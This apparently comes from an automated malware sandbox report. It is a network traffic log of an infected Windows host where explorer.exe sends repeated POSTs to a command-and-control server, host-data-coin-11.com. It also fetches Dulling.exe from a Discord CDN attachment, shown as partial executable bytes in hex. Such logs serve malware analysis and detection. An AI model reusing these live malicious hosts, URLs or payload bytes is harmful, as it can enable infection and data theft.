c7 00 c4 3d dd 12 e2 d8 28 32 72 91 5 9 03 d6 c9 f0 a8 8a 7a 2e d3 cd 8c 5f a9 85 10 70 8a a1 76 fe f3 58 a9 62 29 02 3d de b8 d4 5d 9a 44 9a 74 0f 46 24 37 b8 e0 ee a2 47 7f 04 cd ff 62 06 42 97 90 17 a5 8c 43 81 03 5a b5 00 a0 57 a1 fb 1b 57 8f e0 e5 66 6f 78 0e de 88 6b 17 ae 3d 28 39 8a 53 eb 13 66 b5 29 1f 74 82 94 e7 98 6c b2 9f fd 75 6b cc 32 Data Ascii: `@0,xO}q4 IJ%9Wd8IkDJ8P>%y^\.Kij}S.;vKs6(p_6k)|p|t]ShG*<%u%U$k4]>F|lKn_)sDST0gt7+o)_$lS3 Ob>!ZC:>JSSQ*{~mxWj$Oa~i~]DzN,!Qaq9|(kJk?a]V4l3l)|[~qHJO;yLuVW;*r#241er+Lc1<'iFHU=hN;~U@Wd{9f(B@w=fd 3Dw)pKQLvNTUo)2([>T~uWn,r[}PmCPH|+z(Fzk#Za"RHM?~Mpvn%nV- _YCbX@3%}o#wRLEsCRW!}B.'<BV`se%x` 80_xm^22B9GQ =TZ\Z_i9*nX%Sr^3m~CvbE.`:2nJeig:X]y7gT$:jqw'eSUHc6Zkvbi2NN/KtO$tli#72x~f5Q&re??f`;Gd-0c=2ls= (2rYz._pvXb)=]DtF$7GbBCZWWfoxk=(9Sf)tluk2

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
54	192.168.2.3	49869	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
55	192.168.2.3	49871	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
56	192.168.2.3	49872	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
57	192.168.2.3	49873	148.0.74.229	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
58	192.168.2.3	49874	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
59	192.168.2.3	49877	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49748	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:47:39.488821030 CET	1062	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://bmfgfkjf.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 365 Host: host-data-coin-11.com
Jan 9, 2022 18:47:40.043361902 CET	1063	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Sun, 09 Jan 2022 17:47:39 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
60	192.168.2.3	49879	148.0.74.229	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
61	192.168.2.3	49880	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
62	192.168.2.3	49882	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
63	192.168.2.3	49883	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49749	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:47:40.248591900 CET	1064	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://veuiviue.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 180 Host: host-data-coin-11.com
Jan 9, 2022 18:47:40.792582989 CET	1065	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Sun, 09 Jan 2022 17:47:40 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49750	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:47:41.007575035 CET	1066	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://dmryaqnk.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 171 Host: host-data-coin-11.com
Jan 9, 2022 18:47:41.570221901 CET	1067	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Sun, 09 Jan 2022 17:47:41 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49751	47.251.44.201	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:47:41.771090031 CET	1067	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://mckoice.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 200 Host: host-data-coin-11.com

Timestamp	kBytes transferred	Direction	Data
Jan 9, 2022 18:47:42.320991993 CET	1068	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Sun, 09 Jan 2022 17:47:42 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 32 64 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f 90 df 13 49 3a 4a a6 e8 dd e6 f8 5f f5 4a 88 2d a0 57 53 98 00 e5 a7 2c f8 2f 0d 0a 30 0d 0a 0d 0a Data Ascii: 2dI:82OI:J_J-WS,/0

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49771	185.233.81.115	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-09 17:47:52 UTC	0	OUT	GET /32739433.dat?iddqd=1 HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: 185.233.81.115
2022-01-09 17:47:52 UTC	0	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Sun, 09 Jan 2022 17:47:52 GMT Content-Type: text/html Content-Length: 153 Connection: close
2022-01-09 17:47:52 UTC	0	IN	Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 32 30 2e 31 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx/1.20.1 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49816	162.159.130.233	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-09 17:48:12 UTC	0	OUT	GET /attachments/928021103304134716/928938539171864596/Dulling.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: cdn.discordapp.com
2022-01-09 17:48:12 UTC	0	IN	HTTP/1.1 200 OK Date: Sun, 09 Jan 2022 17:48:12 GMT Content-Type: application/x-msdos-program Content-Length: 537600 Connection: close CF-Ray: 6caf7ec14c974e56-FRA Accept-Ranges: bytes Age: 199063 Cache-Control: public, max-age=31536000 Content-Disposition: attachment;%20filename=Dulling.exe ETag: "9c40df5e45e0c3095f7b920664a902d3" Expires: Mon, 09 Jan 2023 17:48:12 GMT Last-Modified: Fri, 07 Jan 2022 09:10:06 GMT Vary: Accept-Encoding CF-Cache-Status: HIT Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" x-goog-generation: 1641546606627429 x-goog-hash: crc32c=dl8hyA== x-goog-hash: md5=nEDfXkXgwwlfe5IGZKkC0w== x-goog-metageneration: 1 x-goog-storage-class: STANDARD x-goog-stored-content-encoding: identity x-goog-stored-content-length: 537600 X-GUploader-UploadID: ADPycdtlCliSYyQl1KSSgmwVOYctSGWCgxkyC1rVylR_c639Vu2oY_AV_5rRHTlZ_4c_0od8IunW4UCFXNBUwFFuOQs X-Robots-Tag: noindex, nofollow, noarchive, nocache, noimageindex, noodp

Timestamp	kBytes transferred	Direction	Data
2022-01-09 17:48:12 UTC	1	IN	Data Raw: 52 65 70 6f 72 74 2d 54 6f 3a 20 7b 22 65 6e 64 70 6f 69 6e 74 73 22 3a 5b 7b 22 75 72 6c 22 3a 22 68 74 74 70 73 3a 5c 2f 5c 2f 61 2e 6e 65 6c 2e 63 6c 6f 75 64 66 6c 61 72 65 2e 63 6f 6d 5c 2f 72 65 70 6f 72 74 5c 2f 76 33 3f 73 3d 57 43 67 79 61 74 76 48 6f 68 63 73 6d 6b 36 65 53 50 76 6f 68 74 58 56 4e 71 68 42 75 64 31 51 75 73 47 64 47 77 78 67 4e 33 75 49 59 7a 56 35 30 34 61 4f 4a 4f 67 49 41 64 45 78 4f 64 6a 33 66 6e 4c 72 32 62 65 34 61 71 64 6b 32 25 32 46 67 6f 54 4f 46 45 50 53 37 25 32 42 6f 25 32 46 6e 79 6b 79 32 70 79 6b 47 74 42 67 72 74 30 4e 76 39 65 51 77 42 67 6d 4b 67 56 61 43 63 71 5a 57 6a 6f 49 47 70 42 61 4d 67 6f 51 25 33 44 25 33 44 22 7d 5d 2c 22 67 72 6f 75 70 22 3a 22 63 66 2d 6e 65 6c 22 2c 22 6d 61 78 5f 61 67 65 22 3a Data Ascii: Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=WCgyatvHohcsmk6eSPvo htXVNqhBud1QusGdGwxgN3uIYzV504aOJOgIAdExOdj3fnLr2be4aqdk2%2FgoTOFEPS7%2Bo%2Fnyky2pykGtBgrt 0Nv9eQwBgmKgVaCcqZWjoIGpBaMgoQ%3D%3D"}],"group":"cf-nel","max_age":
2022-01-09 17:48:12 UTC	2	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 28 f3 c2 bd 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 30 00 00 2c 08 00 00 06 00 00 00 00 00 00 1e 4a 08 00 00 20 00 00 00 60 08 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 a0 08 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL(0,J `@ @
2022-01-09 17:48:12 UTC	3	IN	Data Raw: 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 92 28 a9 00 00 06 38 0f 00 00 00 72 2f 0a 00 70 80 19 00 00 04 38 0a 00 00 00 28 5d 01 00 06 38 e7 ff ff ff 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 14 2a 00 00 00 12 00 00 00 2a 00 00 00 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 12 00 00 00 2a 00 00 00 13 30 0e 00 04 00 00 00 00 00 00 00 00 00 17 2a 12 00 00 17 2a 00 00 00 12 00 00 14 2a 00 00 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 06 2a 00 1a 28 a9 00 00 Data Ascii: **(*(8r/p8(]8********(*(**0***(*(*(*(*(*(*(*(*(*(
2022-01-09 17:48:12 UTC	4	IN	Data Raw: 28 92 00 00 06 12 04 11 05 11 06 09 1f 0b 1f 16 1f 0c 06 28 92 00 00 06 12 03 11 04 11 05 11 06 1f 0c 1d 1f 0d 06 28 92 00 00 06 12 06 09 11 04 11 05 1f 0d 1f 0c 1f 0e 06 28 92 00 00 06 12 05 11 06 09 11 04 1f 0e 1f 11 1f 0f 06 28 92 00 00 06 12 04 11 05 11 06 09 1f 0f 1f 16 1f 10 06 28 92 00 00 06 12 03 11 04 11 05 11 06 17 1b 1f 11 06 28 93 00 00 06 12 06 09 11 04 11 05 1c 1f 09 1f 12 06 28 93 00 00 06 12 05 11 06 09 11 04 1f 0b 1f 0e 1f 13 06 28 93 00 00 06 12 04 11 05 11 06 09 16 1f 14 1f 14 06 28 93 00 00 06 12 03 11 04 11 05 11 06 1b 1b 1f 15 06 28 93 00 00 06 12 06 09 11 04 11 05 1f 0a 1f 09 1f 16 06 28 93 00 00 06 12 05 11 06 09 11 04 1f 0f 1f 0e 1f 17 06 28 93 00 00 06 12 04 11 05 11 06 09 1a 1f 14 1f 18 06 28 93 00 00 06 12 03 11 04 11 05 11 06 Data Ascii: ((((((((((((((
2022-01-09 17:48:12 UTC	6	IN	Data Raw: 1a 5b 0d 16 13 04 16 13 05 16 13 06 06 16 3e 04 00 00 00 07 17 58 0b 16 13 07 16 13 08 38 77 01 00 00 11 08 09 5d 13 09 11 08 1a 5a 13 0a 11 09 1a 5a 13 07 03 11 07 19 58 91 1f 18 62 03 11 07 18 58 91 1f 10 62 60 03 11 07 17 58 91 1e 62 60 03 11 07 91 60 13 05 20 ff 00 00 00 13 0b 16 13 0c 11 08 07 17 59 40 49 00 00 00 06 16 3e 42 00 00 0 0 16 13 06 11 04 11 05 58 13 04 16 13 0d 38 23 00 00 00 11 0d 16 3e 06 00 00 00 11 06 1e 62 13 06 11 06 05 05 8e 69 17 11 0d 58 59 91 60 13 06 11 0d 17 58 13 0d 11 0d 06 3f d5 ff ff ff 38 2e 00 00 00 11 04 11 05 58 13 04 11 0a 13 07 05 11 07 19 58 91 1f 18 62 05 11 07 18 58 91 1f 10 62 60 05 11 07 17 58 91 1e 62 60 05 11 07 91 60 13 06 11 04 16 13 04 25 28 a1 00 00 06 58 13 04 11 08 07 17 59 40 50 00 00 00 06 16 3e 49 00 Data Ascii: [>X8w]ZZXbXb`Xb`` Y@I>BX8#>biXY`X?8.XXbXb`Xb``%(XY@P>I
2022-01-09 17:48:12 UTC	7	IN	Data Raw: 76 c2 00 00 fe 0c 26 00 5a fe 0c 27 00 59 fe 0e 26 00 fe 0c 26 00 fe 0c 26 00 fe 0c 26 00 59 61 fe 0e 2b 00 fe 0c 28 00 fe 0c 28 00 1f 19 62 61 fe 0e 28 00 fe 0c 28 00 fe 0c 29 00 58 fe 0e 28 00 fe 0c 28 00 fe 0c 28 00 1d 62 61 fe 0e 28 00 fe 0c 28 00 fe 0c 2a 00 58 fe 0e 28 00 fe 0c 28 00 fe 0c 28 00 1f 0d 64 61 fe 0e 28 00 fe 0c 28 00 fe 0c 2b 00 58 fe 0e 28 00 fe 0c 29 00 1b 62 fe 0c 29 00 58 fe 0c 29 00 61 fe 0c 28 00 58 fe 0e 28 00 fe 0c 28 00 76 6c 6d 58 13 09 11 0e 11 07 17 59 40 53 00 00 00 11 06 16 3e 4b 00 00 00 11 09 11 0a 61 13 13 16 13 14 38 2e 00 00 00 11 14 16 3e 0c 00 00 00 11 10 1e 62 13 10 11 11 1e 58 13 11 11 08 11 0f 11 14 58 11 13 11 10 5f 11 11 1f 1f 5f 64 d2 9c 11 14 17 58 13 14 11 14 11 06 3f c9 ff ff ff 38 4d 00 00 00 11 09 11 0a Data Ascii: v&Z'Y&&&&Ya+((ba(()X(((ba((*X(((da((+X()b)X)a(X((vlmXY@S>Ka8.>bXX__dX?8M
2022-01-09 17:48:12 UTC	8	IN	Data Raw: 09 7b 72 00 00 04 8e 69 54 0e 04 09 7b 72 00 00 04 8e 69 1f 40 7f 4e 00 00 04 28 b0 00 00 06 26 16 2a 06 28 65 00 00 0a 18 5a 11 04 28 6b 00 00 0a 06 28 65 00 00 0a 19 5a 09 7b 72 00 00 04 8e 69 28 6c 00 00 0a 16 13 05 05 20 7d 1d ea 0c 40 0a 00 00 00 7e 6f 00 00 04 39 19 00 00 00 7e 6d 00 00 04 02 03 04 05 0e 04 0e 05 6f 2f 01 00 06 13 05 38 06 00 00 00 17 80 6f 00 00 04 11 05 2a 7e 6d 00 00 04 02 03 04 05 0e 04 0e 05 6f 2f 01 00 06 2a 00 00 00 0a 1b 2a 00 1b 30 02 00 12 00 00 00 00 00 00 00 17 28 2a 00 00 0a dd 06 00 00 00 26 dd 00 00 00 00 2a 00 00 01 10 00 00 00 00 00 00 0b 0b 00 06 0a 00 00 01 13 30 07 00 53 00 00 00 00 00 00 00 d0 51 00 00 01 28 23 00 00 0a 72 06 0c 00 70 18 8d 25 00 00 01 25 16 d0 13 00 00 01 28 23 00 00 0a a2 25 17 d0 25 00 00 01 Data Ascii: {riT{ri@N(&*(eZ(k(eZ{ri(l }@~o9~mo/8o*~mo/**0(*&*0SQ(#rp%%(#%%
2022-01-09 17:48:12 UTC	10	IN	Data Raw: 0b 47 00 00 44 39 00 00 6e 11 00 00 71 17 00 00 6b 02 00 00 87 50 00 00 e6 51 00 00 b9 39 00 00 24 04 00 00 15 48 00 00 79 3b 00 00 54 22 00 00 6c 29 00 00 7a 18 00 00 a1 39 00 00 1e 1a 00 00 86 57 00 00 a2 22 00 00 1a 3d 00 00 59 37 00 00 35 57 00 00 1b 43 00 00 fb 3c 00 00 1f 11 00 00 95 13 00 00 cb 51 00 00 5d 53 00 00 97 0e 00 00 0c 1a 00 00 d5 47 00 00 be 4d 00 00 77 01 00 00 57 31 00 00 a1 20 00 00 f3 28 00 00 ef 27 00 00 25 39 00 00 5e 3e 00 00 c0 2 d 00 00 3c 0f 00 00 a5 1b 00 00 33 43 00 00 11 3a 00 00 d5 54 00 00 58 1b 00 00 4b 20 00 00 48 21 00 00 db 3e 00 00 98 0f 00 00 08 12 00 00 40 1e 00 00 fc 1c 00 00 45 12 00 00 78 58 00 00 37 2f 00 00 b9 1a 00 00 f0 0b 00 00 4a 15 00 00 cb 10 00 00 46 1c 00 00 55 3c 00 00 dc 44 00 00 5b 18 00 00 14 3c 00 Data Ascii: GD9nqkPQ9$Hy;T"l)z9W"=Y75WC<Q]SGMwW1 ('%9^>-<3C:TXK H!>@ExX7/JFU<D[<
2022-01-09 17:48:12 UTC	11	IN	Data Raw: 00 00 00 80 00 00 00 e5 3d 00 00 44 52 00 00 18 26 00 00 b2 56 00 00 1c 59 00 00 3f 28 00 00 4b 54 00 00 fd 43 00 00 b1 31 00 00 b9 0c 00 00 b7 08 00 00 49 3e 00 00 d4 26 00 00 d8 3a 00 00 a4 0c 00 00 e1 2b 00 00 c4 09 00 00 3d 3c 00 00 bc 53 00 00 4c 0c 00 00 8f 22 00 00 bb 10 00 00 c7 0d 00 00 ef 1d 00 00 4d 04 00 00 07 54 00 00 14 2f 00 00 e7 38 00 00 f7 58 00 00 30 4f 00 00 30 23 00 00 54 09 00 00 6e 42 00 00 0c 3f 00 00 4b 42 00 00 60 1f 00 00 c0 20 00 00 86 54 00 00 d2 59 00 00 d1 4e 00 00 bc 3b 00 00 03 41 00 00 b2 2f 00 00 c4 44 00 00 53 39 00 00 cb 22 00 00 9f 36 00 00 fa 26 00 00 a2 3b 00 00 89 41 00 00 53 19 00 00 32 15 00 00 de 28 00 00 cf 3f 00 00 23 23 00 00 90 07 00 00 81 14 00 00 c1 1e 00 00 8c 42 00 00 68 21 00 00 c5 02 00 00 af 2c 00 00 Data Ascii: =DR&VY?(KTC1I>&:+=<SL"MT/8X0O0#TnB?KB` TYN;A/DS9"6&;AS2(?##Bh!,
2022-01-09 17:48:12 UTC	12	IN	Data Raw: 20 59 00 00 00 fe 0e 5a 00 38 2b f1 ff ff 38 91 04 00 00 20 46 02 00 00 38 20 f1 ff ff 00 11 02 28 d7 00 00 06 28 d8 00 00 06 13 0d 20 01 00 00 00 28 1f 01 00 06 3a 0f 00 00 00 26 20 01 00 00 00 38 04 00 00 00 fe 0c 41 00 45 02 00 00 00 26 02 00 00 05 00 00 00 38 21 02 00 00 00 38 d4 00 00 00 20 01 00 00 00 28 1e 01 00 06 3a 0f 00 00 00 26 20 01 00 00 00 38 04 00 00 00 fe 0c 67 00 45 0a 00 00 00 62 00 00 00 71 00 00 00 ce 00 00 00 14 00 00 00 31 00 00 00 89 00 00 00 af 00 00 00 05 00 00 00 31 01 00 00 f7 00 00 00 38 5d 00 00 00 38 7f 00 00 00 20 04 00 00 00 38 bf ff ff ff 11 49 28 da 00 00 06 11 20 28 dc 00 00 06 3a 0a 00 00 00 20 07 00 00 00 38 a2 ff ff ff 11 25 11 49 28 d0 00 00 06 13 30 12 30 28 6f 00 00 0a 3f 86 00 00 00 20 05 00 00 00 28 1e 01 00 06 Data Ascii: YZ8+8 F8 (((:& 8AE&8!8 (:& 8gEbq118]8 8I((: 8%I(00(o? (

Timestamp	kBytes transferred	Direction	Data
2022-01-09 17:48:12 UTC	14	IN	Data Raw: e0 eb ff ff 11 1d 11 04 18 58 11 21 18 91 9c 20 1d 00 00 00 38 cb eb ff ff 11 4a 28 0a 01 00 06 6a 13 0c 20 04 01 00 00 38 b7 eb ff ff 20 6e 00 00 00 20 4a 00 00 00 58 fe 0e 3b 00 20 b9 00 00 00 38 9e eb ff ff fe 0c 16 00 20 0d 00 00 00 fe 0c 3b 00 9c 20 f6 00 00 00 38 86 eb ff ff 20 66 00 00 00 20 51 00 00 00 58 fe 0e 5f 00 20 06 02 00 00 38 6d eb ff ff 1f 1e 8d 16 00 00 01 25 d0 0a 01 00 04 28 1b 01 00 06 13 2b 20 11 00 00 00 38 4f eb ff ff 12 30 28 6f 00 00 0a 80 68 00 00 04 20 18 00 00 00 38 39 eb ff ff fe 0c 76 00 20 06 00 00 00 20 b6 00 00 00 20 3c 00 00 00 59 9c 20 1b 02 00 00 38 1a eb ff ff 38 be 1c 00 00 20 f2 00 00 00 38 0b eb ff ff 11 5d 1a 1e 12 3f 28 b0 00 00 06 26 20 83 01 00 00 38 f5 ea ff ff 11 1d 11 58 1c 58 11 45 1c 91 9c 20 d7 00 00 00 Data Ascii: X! 8J(j 8 n JX; 8 ; 8 f QX_ 8m%(+ 8O0(oh 89v <Y 88 8]?(& 8XXE
